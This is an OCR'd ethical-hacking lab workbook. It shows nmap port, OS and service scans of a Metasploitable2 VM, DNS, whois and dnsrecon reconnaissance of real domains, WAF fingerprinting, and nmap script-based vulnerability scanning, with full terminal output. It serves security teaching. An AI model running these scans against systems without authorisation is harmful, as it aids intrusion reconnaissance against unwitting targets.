
```
┌──(varun㉿kali)-[~]
└─$ cat google.txt
Google
Search
YouTube
https
policies
google
com
Images
Maps
Play
News
Gmail
Drive
More
Web
```

5. **Nmap:**


• Nmap is a network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

• First we use Metsploitable2 to find the ip address of the target machine.







Then we use the MSF Console. This is the Metasploit Framework console that allows the penetration tester to run exploits on the target machine.




Then we search for ms08_067.



6. Install harvester:-



Checking the domains and sub domains in harvester
Find: Emails, Employee names, Subdomains



Output: Open-source intelligence and passive reconnaissance information of the target was successfully collected without directly interacting with the target sy

PRACTICAL NO. 3

Aim: Practical on enumerating host, port, and service scanning.

Step 1: Full Port Scan with OS & Service Detection :
sudo nmap -v -p 0-65535 -A <IP address> -oA metasploitable2
Step 2: TCP SYN Scan with OS Detection : sudo nmap -sS -O <IP address>
Step 3: Service Version Detection : sudo nmap -sV <IP address>
Step 4: Find IP Address of Domain : host packethub.com
Step 5: Displays authoritative name servers of the domain : host -t ns packethub.com
Step 6: Shows mail exchange servers used by the domain. : host -t mx packethub.com
Step 7: Queries DNS records interactively : nslookup packethub.com
Step 8: Displays detailed DNS information : dig packethub.com
Step 9: Retrieves mail server records : dig packethub.com mx
Step 10: Retrieves IPv4 address of the domain : dig packethub.com a
Step 11: Retrieves name server records : dig packethub.com ns
Step 12: Displays domain registration details like owner, registrar, and creation date.
whois facebook.com
Step 13: Performs standard DNS reconnaissance to gather DNS records :
dnsrecon -t std -d ww.packethub.com
Step 14: Detects presence and type of Web Application Firewall (WAF) : wafw00f https://demo.owasp-juice.shop/

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -v -p 0-65535 -A 10.192.121.193 -oA metasploitable2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 23:40 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:40
Completed NSE at 23:40, 0.00s elapsed
Initiating NSE at 23:40
Completed NSE at 23:40, 0.00s elapsed
Initiating NSE at 23:40
Completed NSE at 23:40, 0.00s elapsed
Initiating Ping Scan at 23:40
Scanning 10.192.121.193 [4 ports]
Completed Ping Scan at 23:40, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:40
Completed Parallel DNS resolution of 1 host. at 23:40, 0.01s elapsed
Initiating SYN Stealth Scan at 23:40
Scanning 10.192.121.193 [65536 ports]
Discovered open port 445/tcp on 10.192.121.193
Discovered open port 80/tcp on 10.192.121.193
Discovered open port 21/tcp on 10.192.121.193
Discovered open port 23/tcp on 10.192.121.193
Discovered open port 5900/tcp on 10.192.121.193
Discovered open port 53/tcp on 10.192.121.193
Discovered open port 22/tcp on 10.192.121.193
Discovered open port 25/tcp on 10.192.121.193
Discovered open port 139/tcp on 10.192.121.193
Discovered open port 111/tcp on 10.192.121.193
Discovered open port 3306/tcp on 10.192.121.193
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -O 10.192.121.193
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 23:43 EST
Nmap scan report for 10.192.121.193
Host is up (0.0019s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37)

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.12 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.192.121.193
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 23:44 EST
Nmap scan report for 10.192.121.193
Host is up (0.0015s latency).
Not shown: 831 filtered tcp ports (no-response), 146 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netapp ONTAP rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.09 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ host packethub.com
packethub.com has address 35.208.202.142
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

┌──(kali㉿kali)-[~]
└─$ host -t ns packethub.com
packethub.com name server ns-cloud-e4.googledomains.com.
packethub.com name server ns-cloud-e3.googledomains.com.
packethub.com name server ns-cloud-e1.googledomains.com.
packethub.com name server ns-cloud-e2.googledomains.com.

┌──(kali㉿kali)-[~]
└─$ host -t mx packethub.com
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

┌──(kali㉿kali)-[~]
└─$ nslookup
> set type=ns
> packethub.com
Server:         192.168.247.2
Address:        192.168.247.2#53

Non-authoritative answer:
packethub.com   nameserver = ns-cloud-e1.googledomains.com.
packethub.com   nameserver = ns-cloud-e2.googledomains.com.
packethub.com   nameserver = ns-cloud-e4.googledomains.com.
packethub.com   nameserver = ns-cloud-e3.googledomains.com.

Authoritative answers can be found from:
>
```

```
┌──(kali㉿kali)-[~]
└─$ dig packethub.com

; <<>> DiG 9.20.11-4+b1-Debian <<>> packethub.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39995
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;packethub.com.                 IN      A

;; ANSWER SECTION:
packethub.com.          5       IN      A       35.208.202.142

;; Query time: 47 msec
;; SERVER: 192.168.247.2#53(192.168.247.2) (UDP)
;; WHEN: Fri Nov 21 23:50:23 EST 2025
;; MSG SIZE  rcvd: 47


┌──(kali㉿kali)-[~]
└─$ dig packethub.com mx

; <<>> DiG 9.20.11-4+b1-Debian <<>> packethub.com mx
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47264
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1280
;; QUESTION SECTION:
;packethub.com.                 IN      MX

;; ANSWER SECTION:
packethub.com.          5       IN      MX      0 packethub-com.mail.eo.outlook.com.

;; Query time: 168 msec
;; SERVER: 192.168.247.2#53(192.168.247.2) (UDP)
;; WHEN: Fri Nov 21 23:50:49 EST 2025
;; MSG SIZE  rcvd: 88
```


```
┌──(kali㉿kali)-[~]
└─$ dig packethub.com a

; <<>> DiG 9.20.11-4+b1-Debian <<>> packethub.com a
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 473
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;packethub.com.                 IN      A

;; ANSWER SECTION:
packethub.com.          5       IN      A       35.208.202.142

;; Query time: 11 msec
;; SERVER: 192.168.247.2#53(192.168.247.2) (UDP)
;; WHEN: Fri Nov 21 23:51:10 EST 2025
;; MSG SIZE  rcvd: 47


┌──(kali㉿kali)-[~]
└─$ dig packethub.com ns

; <<>> DiG 9.20.11-4+b1-Debian <<>> packethub.com ns
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47871
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1280
;; QUESTION SECTION:
;packethub.com.                 IN      NS

;; ANSWER SECTION:
packethub.com.          5       IN      NS      ns-cloud-e4.googledomains.com.
packethub.com.          5       IN      NS      ns-cloud-e3.googledomains.com.
packethub.com.          5       IN      NS      ns-cloud-e2.googledomains.com.
packethub.com.          5       IN      NS      ns-cloud-e1.googledomains.com.

;; Query time: 132 msec
;; SERVER: 192.168.247.2#53(192.168.247.2) (UDP)
;; WHEN: Fri Nov 21 23:51:33 EST 2025
;; MSG SIZE  rcvd: 160
```

```
┌──(kali㉿kali)-[~]
└─$ whois facebook.com
   Domain Name: FACEBOOK.COM
   Registry Domain ID: 2320948_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.registrarsafe.com
   Registrar URL: http://www.registrarsafe.com
   Updated Date: 2025-04-23T19:08:37Z
   Creation Date: 1997-03-29T05:00:00Z
   Registry Expiry Date: 2034-03-30T04:00:00Z
   Registrar: RegistrarSafe, LLC
   Registrar IANA ID: 3237
   Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
   Registrar Abuse Contact Phone: +1-650-308-7004
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: A.NS.FACEBOOK.COM
   Name Server: B.NS.FACEBOOK.COM
   Name Server: C.NS.FACEBOOK.COM
   Name Server: D.NS.FACEBOOK.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-11-22T04:51:44Z <<<
```

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: https://www.registrarsafe.com
Updated Date: 2025-04-23T19:08:37Z
Creation Date: 1997-03-29T05:00:00Z
Registrar Registration Expiration Date: 2034-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1.6503087004
Domain Status: clientDeleteProhibited https://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://www.icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://www.icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://www.icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://www.icann.org/epp#serverUpdateProhibited
```

```
Domain Status: clientDeleteProhibited https://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://www.icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://www.icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://www.icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://www.icann.org/epp#serverUpdateProhibited
Registry Registrant ID:
Registrant Name: Domain Admin
Registrant Organization: Meta Platforms, Inc.
Registrant Street: 1601 Willow Rd
Registrant City: Menlo Park
Registrant State/Province: CA
Registrant Postal Code: 94025
Registrant Country: US
Registrant Phone: +1.6505434800
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: domain@fb.com
Registry Admin ID:
Admin Name: Domain Admin
Admin Organization: Meta Platforms, Inc.
Admin Street: 1601 Willow Rd
Admin City: Menlo Park
Admin State/Province: CA
Admin Postal Code: 94025
Admin Country: US
Admin Phone: +1.6505434800
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: domain@fb.com
Registry Tech ID:
Tech Name: Domain Admin
Tech Organization: Meta Platforms, Inc.
Tech Street: 1601 Willow Rd
Tech City: Menlo Park
Tech State/Province: CA
Tech Postal Code: 94025
Tech Country: US
Tech Phone: +1.6505434800
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: domain@fb.com
Name Server: D.NS.FACEBOOK.COM
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2025-11-22T04:51:36Z <<<
```

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t std -d www.packethub.com
[*] std: Performing General Enumeration against: www.packethub.com...
[-] DNSSEC is not configured for www.packethub.com
[*]      SOA ns-cloud-e1.googledomains.com 216.239.32.110
[*]      SOA ns-cloud-e1.googledomains.com 2001:4860:4802:32::6e
[*]      NS ns-cloud-e3.googledomains.com 216.239.36.110
[*]      NS ns-cloud-e3.googledomains.com 2001:4860:4802:36::6e
[*]      NS ns-cloud-e1.googledomains.com 216.239.32.110
[*]      NS ns-cloud-e1.googledomains.com 2001:4860:4802:32::6e
[*]      NS ns-cloud-e2.googledomains.com 216.239.34.110
[*]      NS ns-cloud-e2.googledomains.com 2001:4860:4802:34::6e
[*]      NS ns-cloud-e4.googledomains.com 216.239.38.110
[*]      NS ns-cloud-e4.googledomains.com 2001:4860:4802:38::6e
[*]      MX packethub-com.mail.eo.outlook.com 52.101.190.3
[*]      MX packethub-com.mail.eo.outlook.com 52.101.192.0
[*]      MX packethub-com.mail.eo.outlook.com 52.101.190.2
[*]      MX packethub-com.mail.eo.outlook.com 52.101.192.1
[*]      MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c942::
[*]      MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c944::
[*]      MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c944::1
[*]      MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c942::1
[*]      CNAME www.packethub.com packethub.com
[*]      A packethub.com 35.208.202.142
[*]      TXT www.packethub.com v=spf1 include:spf.protection.outlook.com -all
[*] Enumerating SRV Records
[-] No SRV Records Found for www.packethub.com

┌──(kali㉿kali)-[~]
└─$ wafwoof https://demo.owasp-juice.shop/
wafwoof: command not found

┌──(kali㉿kali)-[~]
└─$ wafw00f https://demo.owasp-juice.shop/
```




```
~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit
```

PRACTICAL NO. 4

Aim: Practical on vulnerability scanning and assessment.

Steps:

Step 1: Update Nmap Scripts- Run the command to update Nmap NSE scripts.

Step 2: Default Script Scan- Perform Nmap scan using default scripts on the target IP.

Step 3: SSH Script Scan- Run Nmap SSH-related scripts to gather SSH information.

Step 4: HTTP TRACE Method Test- Use Nmap to check if HTTP TRACE method is enabled on the target.

Step 5: Nikto Web Scan- Scan the web server using Nikto to enumerate Apache users. Save the output in XML format.

Step 6: View Nikto Output- Display the Nikto XML output file using the cat command.

Step 7: WordPress Vulnerability Scan- Scan the target WordPress website using WPScan.

Step 8: Install OWASP ZAP- Install OWASP ZAP web application security scanner using apt.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 08:19 EST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.31 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC 192.168.247.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 08:21 EST
Nmap scan report for 192.168.247.129
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.247.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ssl-date: 2025-11-22T13:22:20+00:00; 0s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain
```

```
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ssl-date: 2025-11-22T13:22:20+00:00; 0s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37657/udp   mountd
|   100005  1,2,3      39639/tcp   mountd
|   100021  1,3,4      34590/tcp   nlockmgr
|   100021  1,3,4      39468/udp   nlockmgr
|   100024  1          41129/tcp   status
|_  100024  1          43381/udp   status
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 7
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, ConnectWithDatabase, SupportsCompression, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, LongColumnFlag
|   Status: Autocommit
|_  Salt: fi'{qC:9O_sE<<W%Q@2x
5432/tcp open  postgresql
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```

```
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-11-22T13:21:34+00:00; 0s from scanner time.
5900/tcp open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11
6667/tcp open  irc
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:08:18
|   source ident: nmap
|   source host: EF4C5622.A4A99550.FFFA6D49.IP
|_  error: Closing Link: ljnywlhoe[192.168.247.128] (Quit: ljnywlhoe)
8009/tcp open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  unknown
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:5E:76:B8 (VMware)

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
